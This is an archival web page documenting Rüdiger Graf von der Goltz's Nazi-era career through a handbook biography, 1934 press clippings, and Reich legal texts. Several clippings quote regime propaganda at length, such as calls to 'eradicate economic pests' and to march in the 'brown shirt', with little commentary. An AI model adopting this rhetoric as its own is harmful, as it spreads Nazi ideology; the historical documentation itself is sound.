Geboren am 10. Juli 1894 in Charlottenburg; evangelisch. Humanistisches Gymnasium, Rechtsstudium in Genf, Tübingen und Berlin. Ursprünglich aktiver Offizier im Ersten Garde-Regiment zu Fuß. Berufswechsel infolge Kriegsverletzung. Referendar-Examen 26. August 1917, Assessor-Examen 27. Januar 1922. Rechtsanwalt in Stettin 1926 bis 1934. Frühjahr 1933 Präsident des Pommerschen Provinziallandtags. Mai 1933 bis April 1934 Treuhänder der Arbeit in Pommern. April 1934 bis Ende November 1934 Stellvertreter des Führers der Wirtschaft und kommissarischer Führer der Wirtschaft. Seitdem Rechtsanwalt und Notar in Berlin. Politische Prozesse vor Machtübernahme: Verteidigung in Femeprozessen, Altonaer Bombenprozeß, in anderen nationalsozialistischen Prozessen, insbesondere Verteidigungen von Dr. Goebbels im Jahre 1930. Veröffentlichung „Tribut-Justiz" Herbst 1932 im Brunnen-Verlag Berlin. — Mitglied des Reichstags seit der 3. Wahlperiode 1936.

Enlarge the original page

Biographical entry, cropped from the original page.
Bayerische Staatsbibliothek · printed p. 223 / scan 224.

Bavarian State Library

The name. The record.

Rüdiger Graf von der Goltz
Der Großdeutsche Reichstag, 1938.

Collection
Reichstag handbooks


Catalogue ID
bsb00000146

Call number
BA/Z 36.609-1938

Open the library record ↗ Full-resolution scan ↗

ZBW / HWWA · Folder pe/006310

Six documents. The full folder.



Hamburgisches
Welt-Wirtschafts-Archiv

Signatur 06310 0001 BEC

Datum 11. Juli 1934

Deutsche Allgemeine Zeitung (Berlin)

No. 318

Keßler als Führer der Wirtschaft abberufen

Graf von der Goltz mit der Wahrnehmung der Geschäfte beauftragt

DNB meldet:

Der Reichswirtschaftsminister hat den bisherigen Führer der Wirtschaft, Generaldirektor Philipp Keßler, von seinem Posten als Führer der Wirtschaft mit sofortiger Wirkung abberufen. Bis zur endgültigen Regelung der Nachfolge ist der stellvertretende Führer der Wirtschaft, Graf von der Goltz, mit der alleinigen Wahrnehmung der Führung der Geschäfte beauftragt worden.

*

Die Abberufung dürfte auf Grund des Ermächtigungsgesetzes erfolgt sein, das bekanntlich in der vorigen Woche vom Kabinett genehmigt wurde, und durch das der Reichswirtschaftsminister die Vollmachten erhalten hat, innerhalb seines Geschäftsbereichs alle Maßnahmen zu treffen, die er zur Förderung der deutschen Wirtschaft für notwendig hält. Wir betonten seinerzeit, daß gegebenenfalls außerordentliche Entscheidungen zu treffen wären, bei denen eine einheitliche Wirtschaftsführung erstes Erfordernis ist.

[Full scan ↗]

DOCUMENT 0000111 July 1934

Deutsche Allgemeine Zeitung (Berlin) Keßler als Führer der Wirtschaft abberufen [ZBW record · No. 318 ↗]



Hamburgisches
Welt-Wirtschafts-Archiv

Signatur P

06310 0002 BEC Datum 12. Juli 1934

Hamburger Tageblatt
No. 190

Der neue Wirtschaftsführer

Der Reichswirtschaftsminister hat, wie wir gestern bereits meldeten, den Führer der deutschen Wirtschaft, Keßler, von seinem Posten abberufen und

den stellvertretenden Führer Graf v. d. Goltz (unser Bild) bis auf weiteres mit der Führung beauftragt.

Den Grund für die Amtsenthebung Keßlers darf man darin erblicken, daß sich zwischen den Auffassungen des Reichswirtschaftsministers und Direktor Keßlers hinsichtlich wirtschaftlicher Fragen Meinungsverschiedenheiten von grundlegender Bedeutung ergeben haben, die ein ersprießliches Zusammenarbeiten für die Zukunft ausgeschlossen hätten.

[Full scan ↗]
DOCUMENT 0000212 July 1934
Hamburger Tageblatt Der neue Wirtschaftsführer[ZBW record · No. 190 ↗]

Hamburgisches
Welt-Wirtschafts-Archiv

Signatur
06310 0003 BEC
Datum 13. Juli 1934

Deutsche Bergwerks-Zeitung (Düsseldorf)
Nr. 160.

Nach der Abberufung Keßlers

Von der Goltz über die nächsten Aufgaben

Berlin, 12. Juli. (Drahtb.) Der stellvertretende Führer der Wirtschaft, Graf von der Goltz, rief am Donnerstagnachmittag die Vertreter der Presse zu einer Besprechung zusammen und machte grundlegende Ausführungen über den Aufbau der Organisation „Führer der Wirtschaft". Wir entnehmen seinen Ausführungen folgendes:

„Die in der Führung der Wirtschaft tätigen Personen sind Männer des praktischen Lebens, welche Besseres zu tun haben als etwa eine Organisation als Selbstzweck aufzubauen oder zu beschäftigen. Immerhin sind ohne die wirtschaftliche Organisation entscheidende Aufgaben der Wirtschaft nicht zu lösen. U. a. hat sich bereits gezeigt, daß in sehr vielen Fällen durch die neue Organisation viele bisherige Verbände infolge Zusammenlegung überflüssig werden konnten. Die Wirtschaft ist bekanntlich in 13 Hauptgruppen mit fachlicher Untergliederung aufgestellt, und regional wird in den Treuhänderbezirken und später in den Reichsgauen eine entsprechende Zusammenfassung von 13 Bezirkshauptgruppenführern einschließlich der Präsidenten der Industrie- und Handelskammern und der Handwerkskammern erfolgen. Der Reichsstand der deutschen Industrie ist in diesem Zusammenhang zu einer Reichsarbeitsgemeinschaft und Ausgleichsstelle der sieben industriellen Hauptgruppenführer in allen für diese Hauptgruppen gemeinsamen Angelegenheiten geworden. Die Arbeit in dieser Reichsarbeitsgemeinschaft wird unter Wahrung der Mannigfaltigkeit der deutschen Industrie, jedoch unter Beachtung der gemeinsamen Aufgaben und Ziele erfolgen.

Die Führerauswahl, die zugleich auf die notwendige fachliche Eignung wie auf das notwendige Vertrauen der nationalsozialistischen Bewegung Rücksicht zu nehmen hat, war nicht einfach und verzögerte den Aufbau. Immerhin ist zu rechnen, daß Ende Juli die grundsätzlichen organisatorischen Arbeiten im wesentlichen beendet sind.

Für eine nationalsozialistische Führerorganisation der Wirtschaft ergibt sich von selbst die Aufgabe, im Wege der Selbstverwaltung den nationalsozialistischen Grundsatz zur Tat werden zu lassen, daß die Wirtschaft dem Volke dient. Es handele sich demgemäß um keinen Interessenverband, geschweige denn einen Arbeitgeberverband, sondern um eine gesetzliche Zusammenfassung aller deutscher Betriebsführer für ihre bei der Führung ihrer Betriebe an sie herantretenden wirtschaftspolitischen Aufgaben. In der Spitzenorganisation werde ein in enger persönlicher Fühlungnahme arbeitendes nationalsozialistisches Führerkorps der Wirtschaft geschaffen.

Eine Ehrengerichtsordnung wird die völlige Ausmerzung aller volkswirtschaftlichen Schädlinge ermöglichen, die als Betrüger, Wucherer, Preistreiber oder dergleichen schuldig werden, allerdings auch solcher Leute, die durch unbegründete Denunziation um eigenen Vorteiles willen Konkurrenten vor ein Ehrengericht zu schleppen versuchen. Eine solche Ehrengerichtsordnung soll das Leistungsprinzip unter Ausschaltung unanständiger Arbeitsmethoden sicherstellen. Demgemäß sind die wirtschaftspolitischen Verbände mit der für sie geltenden Zwangsmitgliedschaft auch keine Kartelle mit marktregelnden Funktionen, sondern haben in dieser Beziehung nur Aufgaben der Beobachtung und Beratung.

Im übrigen ist die Organisation der Selbstverwaltungsapparat für eine nationalsozialistische Wirtschaftspolitik. Der politische Führer der Wirtschaft ist der für die Wirtschaft politisch verantwortliche Reichswirtschaftsminister. Aber von ihm ist die Organisation für eine nationalsozialistische und vernünftige unbürokratische Durchführung des Willens der politischen Wirtschaftsführung zu schaffen. Demgemäß ist anzunehmen, daß beispielsweise bei allen Anordnungen für die Exportförderung, Rohstoffverteilung und Rohstoffaustauschwirtschaftung die Selbstverwaltung der Wirtschaft eine wesentliche Rolle spielen wird.

Darüber hinaus wird die Selbstverwaltung der Wirtschaft in ihren eigenen Reihen die Fragen durcharbeiten und klären, die sie bedrücken oder die zur Förderung nationalsozialistischer Volksgemeinschaft und Volksversorgung zu lösen sind.

Gewiß ist für die Förderung des Exportes in jeder Richtung zu arbeiten und wie bei jeder anderen Gelegenheit, so auch hier zu betonen, daß die deutsche Volkswirtschaft willens ist, mit dem Ausland Tauschbeziehungen aufrecht zu erhalten und zu fördern. Ebenso sicher aber ist, daß ein nationalsozialistisches Deutschland sich in dieser Richtung nicht von dem mangelnden Willen, deutsche Gegenwerte für den erwünschten Import anzunehmen abhängig machen kann. Und so wird neben der Frage der Arbeitsbeschaffung die Frage einer Sicherung der wirtschaftlichen Unabhängigkeit Deutschlands unter entsprechender Lenkung des Außenhandels und Stärkung der innerdeutschen Rohstoffgrundlage Gegenstand eingehender Ueberlegungen auch der wirtschaftlichen Selbstverwaltung sein. Gewiß und selbstverständlich liegen auch hier die letzten Entscheidungen bei dem Führer und seinem Reichswirtschaftsminister, aber fachlich vollendete und vom nationalsozialistischen Geiste getragene Vorarbeiten der Wirtschaft im engsten Einvernehmen mit den maßgebenden Stellen erscheinen für eine nationalsozialistische Wirtschaft, die sich für ihr Schicksal mitverantwortlich fühlt, unerläßlich.

So tritt die technische Frage der Organisation bereits weit zurück hinter die großen Aufgaben, die sich mehr und mehr abzeichnen, und so wird die Organisation der Wirtschaft keine überflüssige des äußeren Scheines, sondern eine Organisation der Arbeit sein.

In seinem Schlußwort erklärte der stellvertretende Führer der Wirtschaft, Graf von der Goltz, daß mit dem Aufbau und der Durchführung dieser Organisation die deutsche Wirtschaft, bildlich gesprochen, „das braune Hemd anziehen und bei aller freien privaten Initiative und allem freien Wettbewerb im gleichen Schritt im nationalsozialistischen Staate mitmarschiere". bxb.



[Full scan ↗]

DOCUMENT 0000313 July 1934

Deutsche Bergwerks-Zeitung (Düsseldorf) Nach der Abberufung Keßlers[ZBW record · No. 160 ↗]



Hamburgisches
Welt-Wirtschafts-Archiv

Signatur P. Golz, Graf v. der

06310 0004 BEC Datum 10. Nov. 1934

Deutscher Reichsanzeiger und Preussischer Staatsanzeiger (Berlin)

Nr. 264

Verbandsauflösung und Preiskontrolle.

Der stellvertretende Führer der Wirtschaft, Graf von der Goltz, nahm in Beantwortung einiger Fragen des Hauptschriftleiters der „Volksparole", Düsseldorf, zu wichtigen aktuellen Problemen Stellung.

Frage: In einer kürzlich von Ihnen vor Berliner Freunden der Deutschen Akademie gehaltenen Rede stellten Sie die Auflösung zahlreicher früherer Wirtschaftsverbände fest. Ist dieser Auflösungsprozeß nun damit der Anfang der Organisation der gewerblichen Wirtschaft nunmehr beendet oder stehen noch weitere Verbandsauflösungen und Zwangsverschmelzungen bevor?

Antwort: Die Auflösung der Verbände ist nach dem Gesetz ausschließlich Sache des Herrn Reichswirtschaftsministers. Eine Anzahl von Verbänden sträubt sich noch gegen ihre Auflösung und behauptet, als sogenannter Konditionenverband unentbehrlich zu sein, weil die Organisation der Wirtschaft sich mit Marktregelungsfragen nicht befassen dürfe. Diese Auffassung ist insofern ein Irrtum, als die Organisation der Wirtschaft sich selbstverständlich mit Marktregelungsfragen vorbereitend befassen darf und befassen muß, also die Frage der Marktregelung und der Kartelle durchaus scharf beobachten und mit ihrem Rat sowohl für die Wirtschaft, wie für das Reichswirtschaftsministerium und den Preisüberwachungskommissar zur Stelle sein muß; lediglich marktregelnde Maßnahmen, also Anordnungen, sind hier untersagt. Infolgedessen wird die endgültige Auflösung dieser zahlreichen überflüssig werdenden Verbände sachlicher und lokaler Art durch das Reichswirtschaftsministerium schließlich davon abhängen, inwieweit das Reichswirtschaftsministerium die Ueberflüssigkeit dieser Verbände auch für Konditionenfragen endgültig festgestellt bzw. auch die Regelung dieser Konditionen der Wirtschaftsorganisation überläßt.

Frage: Versuchen Interessenverbände, sich der notwendigen Auflösung zu entziehen und in welchen Formen?

Antwort: Selbstverständlich; es treten sogar die kuriosesten Formen auf. Manche Verbände beschließen in aller Eile, sich künftig mit ganz anderen Fragen zu beschäftigen. Weitere Verbände glauben, ihre Existenz künftig als geselliger Verein rechtfertigen zu können. Sie können sich aber darauf verlassen, daß, soweit es nach mir geht, alle etwaigen Tarnungen und Umgehungen des nationalsozialistischen Willens zur Vereinfachung und endgültigen Erledigung der Interessenverbände unmöglich gemacht werden.

Frage: Der Preiskommissar Dr. Goerdeler hat alle Kreise der Wirtschaft zur Mitarbeit aufgefordert, um die vom Führer gewünschte Preisstabilität zu sichern. In welcher Form wird die Organisation der Wirtschaft dafür eingesetzt werden?

Antwort: Zwischen dem Preiskommissar Dr. Goerdeler und mir besteht eine enge Fühlung. Die Fachorganisationen der Wirtschaft werden alles dazu tun, um im Wege einer entsprechenden Klarstellung ihrer Standespflichten und durch Selbstkontrolle die Bemühungen des Preiskommissars zu fördern.

Frage: Ein weiteres dringendes volkswirtschaftliches Problem ist die Umstellung der deutschen Rohstoffbasis. In welcher Weise kann die Organisation der gewerblichen Wirtschaft die in ihr vorhandenen vielseitigen Kräfte zur wirksamen Förderung dieser lebenswichtigen deutschen Aufgabe mobilisieren?

Antwort: Die Zusammenfassung der gesamten Kräfte der deutschen Wirtschaft in Fachorganisationen muß dazu führen, daß man sich in diesen Fachorganisationen über das, was für die Umstellung notwendig ist, unterhält und im Sinne einer nationalsozialistischen Gemeinschaftsarbeit die Maßnahmen fördert, die hierfür geboten sind. Soweit in dieser Richtung Hindernisse durch kurzsichtige Einzelgänger aufgetreten sollten, wird man mit diesen fertig werden, etwa durch Meldung an das Reichswirtschaftsministerium und Herbeiführung entsprechender Regierungsmaßnahmen.

Frage: Nachdem Sie jetzt in einer gewaltigen Aufbauarbeit, die außerdem in einem überraschend kurzen Zeitraum erfolgte, an Stelle des verworrenen liberalistischen Interessenwesens eine im nationalsozialistischen Sinne einheitliche Wirtschaftsorganisation geschaffen haben, werden Sie dieser in den nächsten Monaten wahrscheinlich weitere gesamtpolitische Aufgaben stellen. Welcher Art sind diese Aufgaben und wann wird die von Ihnen zur genauen Kenntnis der Standespflichten angekündigte Ehrengerichtsordnung erlassen werden?

Antwort: Alles, was heute in der Organisation der gewerblichen Wirtschaft steht, haben wir im wesentlichen im Monat Juli vollendet oder so vorbereitet, daß es im Anschluß daran ohne Mühe vollendet werden konnte. Die Verzögerung seit Anfang August beruht auf dem Ministerwechsel und auf der verständlichen Notwendigkeit des neuen Ministers, Herrn Präsidenten Dr. Schacht, sich sowohl mit vielen drängenden Rohstoff- und Devisenaufgaben zu beschäftigen, wie zu den Fragen der Organisation erst einmal selbst Stellung zu nehmen. Es ist richtig, daß seitdem nun schon bald dreieinhalb Monate verflossen sind; aber es ist mir auch mitgeteilt worden, daß die wiederholt in Aussicht gestellte, aber durch plötzliche zwingende Hindernisse verschobene Regelung nun unmittelbar bevorsteht. — Im übrigen sind Maßnahmen getroffen, um notfalls die Zeit bis zu einer endgültigen gesetzlichen Regelung zu überbrücken und die Organisation bis zu einer solchen Regelung mit arbeitsfähigen vorläufigen Satzungen und Ehrengerichtsordnungen zu versehen.

Frage: Ist — und wie — die Wirtschaftsorganisation in der Lage, die nationalsozialistischen Wirtschaftsprinzipien in der Praxis zu verwirklichen?

Antwort: Selbstverständlich ist die Wirtschaftsorganisation in der Lage, im Rahmen der nationalsozialistischen Regierungspolitik die nationalsozialistischen Wirtschaftsprinzipien in der Praxis zu verwirklichen. Es kommt dabei darauf an, daß es gelingt, überall die geeigneten Führer zu finden, die von ihrem Fach etwas verstehen, aber auf der anderen Seite auch unbedingt und sicher positiv auf dem Boden der nationalsozialistischen Weltanschauung stehen.

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[Full scan ↗]

DOCUMENT 0000410 November 1934

Deutscher Reichsanzeiger und Preußischer Staatsanzeiger (Berlin) Verbandsauflösung und Preiskontrolle.[ZBW record · No. 264 ↗]

Hamburgisches
Welt-Wirtschafts-Archiv

Signatur

06310 0005 BEC Datum 16. Nov. 1934

Frankfurter Zeitung (Frankfurt a. M.)

Nr. 584



Aufruf des Führers der Wirtschaft zum Winterhilfswerk.

Berlin. (DNB.) Der kommissarische Führer der Wirtschaft, Graf von der Gaih, erließ einen Aufruf zum Winterhilfswerk, dem sämtliche in Berlin anwesenden Wirtschaftsführer ihre Zustimmung gaben. In dem Aufruf heißt es:

„Parteigenossen, Volksgenossen, Kameraden der deutschen Wirtschaft!

Deutscher Sozialismus ist der Tag für Tag erprobte Wille zur Leistung für die Volksgemeinschaft. Tag für Tag diesen Willen durch Leistung zu bekunden, ist unsere Aufgabe. Und alle hat die Reichsregierung aufgerufen, diesem uns beseelenden Willen Ausdruck zu geben durch den immer aufs neue durch die Tat sich bekundenden Willen zur Förderung des Winterhilfswerkes der Reichsregierung. Ihnen allen, meine Kameraden aus der deutschen Wirtschaft, obliegt die Ehrenpflicht, miteinander zu wetteifern in der Förderung dieser Großtat des deutschen Sozialismus, dieser schöpferischen Leistung, die unter dem bindenden Gesetz steht, daß derjenige, dem es vergönnt ist, Höheres zu leisten, auch höhere Pflichten für die Volksgemeinschaft zu tragen hat. Großes und Gewaltiges hat unser durch den Willen des Führers und Reichskanzlers wiedergeborenes Volk bereits geleistet. Millionen, die das Glückes der Arbeit entbehrten, dürfen in deutschen Landen wieder den Segen der Arbeit kennenlernen. Noch aber hungern Hunderttausende nach der Möglichkeit, für die Volksgemeinschaft arbeiten zu können. Stellen Sie, Männer der deutschen Wirtschaft, in dem vor uns liegenden Winter Ihre Arbeit und Ihren höchsten Willen unter das verpflichtende Gesetz, der Gemeinschaft unseres Volkes zu dienen. Die große Leistung des deutschen Unternehmertums für das Winterhilfswerk des letzten Jahres hat in aller Welt wohlverdiente Anerkennung gefunden. Es gilt für jeden einzelnen, in der Fürsorge für die notleidenden Volksgenossen nicht nachzulassen, sondern vielmehr die eigene Leistung nach Kräften zu steigern. Seien Sie stark und schätzen Sie sich glücklich, daß es Ihnen vergönnt ist, dem Rufe des Führers Folge leisten zu können: Opfert für die Not, damit die Volksgemeinschaft der Deutschen frei und glücklich werde."

Full scan ↗

DOCUMENT 0000516 November 1934

Frankfurter Zeitung (Frankfurt a. M.) Aufruf des Führers der Wirtschaft zum Winterhilfswerk.ZBW record · No. 584 ↗



Hamburgisches
Welt-Wirtschafts-Archiv

06310 0006 BEC

Signatur P. Goltz, v.d. Graf

Datum - 5. Dez. 1934

Völkischer Beobachter (Berlin)

Nr. 339

Graf von der Goltz verabschiedet sich

Berlin, 4. Dezember.

Staatsrat Dr. Graf von der Goltz verabschiedet sich in einem Rundschreiben von den Führern der Wirtschaftsgliederungen in der Gesamtorganisation der deutschen Wirtschaft, in dem es heißt: „Die Organisation der Wirtschaft hat mit der soeben ergangenen ersten Durchführungsverordnung für das Gesetz zur Vorbereitung des organischen Aufbaues der deutschen Wirtschaft ihre von dem Herrn Reichswirtschaftsminister angeordnete gesetzliche Form erhalten.

Für meine bisherige Tätigkeit als kommissarischer Führer der Wirtschaft, die von mir stets als eine Aufgabe ganz bestimmten Inhalts und nicht als eine Stellung aufgefaßt wurde, ist damit kein Raum mehr.

Es ist mir Herzensbedürfnis, Dank zu sagen für alles Vertrauen und allen mir immer wieder bewiesenen Willen zu treuer Mitarbeit aus allen Kreisen der Wirtschaft, insbesondere den ausgeschiedenen und ernannten Führern von Wirtschaftsgliederungen und ihren Helfern.

Der Glaube an die Notwendigkeit nationalsozialistischen Gemeinschaftsdenkens und Gemeinschaftshandelns in der gesamten deutschen Wirtschaft bleibe die Grundlage ihrer Zukunft. Mögen Selbstbewußtsein und Kraft, verbunden mit Leistungswillen und Opferbereitschaft auch in der Wirtschaft freiwillig und freudig das deutsche Schicksal mehr und mehr gestalten helfen."

[Full scan ↗]

DOCUMENT 000065 December 1934

Völkischer Beobachter (Berlin) Graf von der Goltz verabschiedet sichZBW record · No. 339 ↗

Provided by ZBW — Leibniz Information Centre for Economics / Hamburgisches Welt-Wirtschafts-Archiv. Dates, publication names and issue numbers are transcribed from the archival sheets. Open all six in the ZBW viewer ↗ · Archive rights statement ↗

02 / Press archive**ZBW · Rüdiger von der Goltz**Six digitised documents03 / Archival collection**Bundesarchiv · N 1548**Personal papers · catalogue04 / Biographical directory**Deutsches Führerlexikon**1934–1935 · page 15105 / Collection reference**Bundesarchiv · N 1548**Public archival inventory

Further archival evidence / 1933–1938

The appointment. The mandate. The printed law.

The record extends beyond a biographical entry. A contemporary newspaper names von der Goltz's appointment; the published commission records identify his political role; the official gazette states the institutions' mandate and the criminal provisions used by the regime.

A named representative of the party.

The scholarly edition of the commission's records identifies von der Goltz as the NSDAP representative during the later deliberations. It also records his introductory contribution to the 1936 publication *Das neue Strafrecht*, alongside Gürtner and Freisler, and his presentation on protection of honour in the proposed criminal law. The references are precise: **printed pages XVI–XVII; biography on XXVII.**[16]

A separate library catalogue records *Nationalsozialistischer Ehrenschutz*, published in Vienna in 1938, under the names **Hans Frank and Rüdiger Graf von der Goltz**. The title, authors and edition can be checked independently.[20]

Original documents / inspect each page

Four pages from the record.



15 Mitglieder der Strafrechtskommission

Berlin, 24. November.

In die beim Reichsjustizministerium gebildete Strafrechtskommission, für die eine Ergänzung, wie seinerzeit mitgeteilt worden ist, noch vorbehalten war, sind als weitere Mitglieder der Rechtsanwalt Preußische Staatsrat Dr. Graf von der Goltz und der Oberstaatsanwalt Reimer von der Staatsanwaltschaft bei dem Kammergericht berufen worden. Als bayerischer Praktiker hat der Reichsjustizminister auf Vorschlag des bayerischen Staatsministers der Justiz den Landgerichtsdirektor Leimer in Nürnberg-Fürth in die Kommission berufen.

Die Strafrechtskommission besteht nunmehr einschließlich ihres Vorsitzenden Reichsjustizministers Dr. Gürtner und seiner beiden Stellvertreter aus 15 Mitgliedern, von denen 7 der Akademie für Deutsches Recht angehören.

Open full page ↗


H01 / 1933

Von der Goltz joins the commission.

Hamburgischer Correspondent · 25 November 1933 · front page

The report dated 24 November names von der Goltz among the new appointments to the Reich Ministry of Justice's criminal-law commission. The following day's newspaper supplies a contemporary record.[15]

Article crop · full newspaper page availableArchive record ↗



Nr. 78 — Tag der Ausgabe: Berlin, den 12. Juli 1934 605

Gesetz über die Akademie für Deutsches Recht.
Vom 11. Juli 1934.

Die Reichsregierung hat das folgende Gesetz beschlossen, das hiermit verkündet wird:

§ 1

Die Akademie für Deutsches Recht, bisher eine Körperschaft des öffentlichen Rechts in Bayern, wird eine öffentliche Körperschaft des Reichs.

Die Akademie hat eigene Rechtspersönlichkeit. Ihr Sitz ist München.

§ 2

Aufgabe der Akademie ist, die Neugestaltung des deutschen Rechtslebens zu fördern und in enger dauernder Verbindung mit den für die Gesetzgebung zuständigen Stellen das nationalsozialistische Programm auf dem gesamten Gebiete des Rechts zu verwirklichen.

§ 3

Die Akademie steht unter der Aufsicht der Reichsminister der Justiz und des Innern.

§ 4

Der Präsident der Akademie wird vom Reichskanzler berufen und entlassen. Das Amt des Präsidenten ist ein Ehrenamt.

Der Präsident vertritt die Akademie gerichtlich und außergerichtlich.

§ 5

Die Rechtsverhältnisse der Akademie bestimmen sich, soweit nicht dieses Gesetz Vorschriften darüber enthält, nach der diesem Gesetz als Anlage beigegebenen Satzung.

Berlin, den 11. Juli 1934.

Der Reichskanzler
Adolf Hitler

Der Reichsminister der Justiz
Dr. Gürtner

Anlage

Satzung der Akademie für Deutsches Recht

§ 1

Die Akademie für Deutsches Recht hat nach dem Gesetz die Aufgabe, die Neugestaltung des deutschen Rechtslebens zu fördern und in enger dauernder Verbindung mit den für die Gesetzgebung zuständigen Stellen das nationalsozialistische Programm auf dem gesamten Gebiete des Rechts zu verwirklichen. Diese Aufgabe soll in Anwendung bewährter wissenschaftlicher Methoden durchgeführt werden.

Im einzelnen ist der Wirkungskreis der Akademie vor allem

1. die Ausarbeitung, Anregung, Begutachtung und Vorbereitung von Gesetzentwürfen,
2. die Mitarbeit bei der Neugestaltung und Vereinheitlichung der rechts- und staatswissenschaftlichen Ausbildung,
3. die Herausgabe und Unterstützung wissenschaftlicher Veröffentlichungen,
4. die finanzielle Förderung von praktischen wissenschaftlichen Arbeiten, die der Erforschung von Sondergebieten des Rechts und der Volkswirtschaft dienen,
5. die Veranstaltung von wissenschaftlichen Tagungen und die Einrichtung von Lehrkursen,
6. die Pflege der Beziehungen zu gleichgerichteten Einrichtungen des Auslandes.

§ 2

Die Akademie kann in Durchführung ihrer Aufgaben zur Beratung einzelner Angelegenheiten besondere Ausschüsse einsetzen.

In die Ausschüsse sollen hervorragende Sachverständige aus den Kreisen der Rechtswissenschaft und

Reichsgesetzbl. 1934 I 159

